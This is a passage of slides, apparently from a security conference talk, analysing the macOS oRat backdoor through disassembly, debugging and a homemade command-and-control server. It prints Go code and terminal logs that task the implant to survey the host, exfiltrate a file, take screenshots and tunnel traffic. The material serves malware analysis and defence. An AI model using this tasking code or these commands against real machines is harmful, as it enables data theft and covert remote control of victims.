04 0x000000000014abed1    mov    qword [rsp+0x8], rbx
05 0x000000000014abed6    mov    qword [rsp+0x10], 0x4
06 0x000000000014abedf    nop
07 0x000000000014abee0    call   rcx                  ; echo/v4. (*context).QueryParam()
08 ...
09 0x000000000014abf11    lea    rdi, qword [PORT_STR]    ; string: "Port"
10 0x000000000014abf18    mov    qword [rsp+0x8], rdi
11 0x000000000014abf1d    mov    qword [rsp+0x10], 0x4
12 0x000000000014abf26    call   rbx                  ; echo/v4. (*context).QueryParam()
13 ...
```

Expected parameters  
(found via disassembly)




Request:

"GET /agent/portscan?Host=<host>&Port=<ports>..."



# Tasking oRat

...to confirm its capabilities



# TASKING


...but how?

```
% lldb darwinx64
...
Process 3205 stopped
* thread #1, stop reason = breakpoint 7.1
darwin64`github.com/labstack/echo/v4.(*Echo).StartServer:
-> 0x131bde0 <+0>: movq    %gs:0x30, %rcx


(lldb) backtrace
* thread #1, stop reason = breakpoint 7.1
 * frame #0: 0x0000000000131bde0 darwin64`github.com/labstack/echo/v4.(*Echo).StartServer
frame #1: 0x000000000014aa0df darwin64`orat/cmd/agent/app.(*App).Serve + 255
frame #2: 0x000000000014ac9bf darwin64`orat/cmd/agent/app.(*App).run.func1 + 63

(lldb) continue
```

call echo server's **StartServer**



...but no listening socket!?



Listening sockets  
(none!?)

# TASKING via a (mux'd) stream!

C&C server, using smux library

```
01 session, _ := smux.Server(conn, nil)
02 stream, _ := session.AcceptStream()
03 ...
04
05
06 func StreamHandler(stream *smux.Stream, session *smux.Session) {
07
08     taskingStream, _ := session.OpenStream() 1
09
10     taskingStream.Write([]byte("GET /agent/info HTTP/1.1\r\nHost:foo.com\r\n\r\n"))
2
11
12     n, _ = taskingStream.Read(buffer)
13     fmt.Println(fmt.Sprintf("%s", buffer[:n])) 3
```

Tasking  
----->  
...in 3 easy steps!

**1** Open stream  
(on existing session)

**2** Task, by writing to stream

**3** Read from stream, to receive response

# TASKING survey (via /agent/info)

```
% ./server 1337
Launching oRat C&C Server...

[+] Listening on port: 1337
[+] New client connection: 192.168.0.27:54784 1337
[+] Accepted stream w/ flow id: 3
```

```
POST /join HTTP/1.1
```

```
...
{"type":0}
```

```
[+] Sending: GET /agent/info
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
...
{
  "OS": "darwin",
  "Arch": "amd64",
  "Hostname": "users-Mac.local",
  "Username": "user",
  "RemoteAddr": "",
  "Version": "v0.5.1",
  "JoinTime": "0001-01-01T00:00:00Z"
}
```

1 task

2 hooray, a response!  
...info about (infected) host

# TASKING

exfil (via GET /agent/download?file=<path 2 file>)

```
% ./server 1337
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 1337
[+] Sending: GET /agent/download?file=/Users/user/Desktop/exfil.txt
1 task

HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Length: 12
Content-Type: text/plain; charset=utf-8
Last-Modified: Tue, 06 Sep 2022 00:34:26 GMT
Hello, #OBTS!
```

2 response: file's contents

Route: /agent/download



File Monitor  
(on infected system)

```
# ./FileMonitor -filter darwinx64
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/Users/user/Desktop/exfil.txt",
    "process" : {
      "pid" : 3644
      "path" : "/Users/user/Desktop/darwinx64",
    }
  ...
}
```

# TASKING screenshot (via GET /agent/screenshot)

```
% ./server 1337
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 1337
[+] Sending: GET /agent/screenshot
```

HTTP/1.1 400 Bad Request  
Content-Type: text/plain; charset=UTF-8  
Date: Tue, 06 Sep 2022 00:32:42 GMT  
Content-Length: 22

does not support macOS

The diagram illustrates the interaction between a server and a client. On the left, a terminal window shows the server launching and receiving a new client connection. A message '[+] Sending: GET /agent/screenshot' is highlighted with a yellow box and an arrow labeled '1 task' points to it. On the right, a separate terminal window shows the client's response: 'HTTP/1.1 400 Bad Request' followed by various headers and the message 'does not support macOS'. An arrow labeled '2 response: not implemented (on macOS)' points from the client's response to the server's log entry.

Route: /agent/screenshot  
(unsupported)


# TASKING tunnel (via GET /agent/net)

```
% ./server 666
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 666
[+] Sending: GET /agent/net?Host=192.168.0.11&Port=1234&Network=tcp&Timeout=100
task
connected.

[+] Sending "Knock Knock"
[+] Received: "Who's There?"
```

② tunnel communications

Route: /agent/net



```
% ifconfig en0
192.168.0.11

% nc -l 1234
Knock Knock
Who's There?
```

Tunnel endpoint

# TASKING

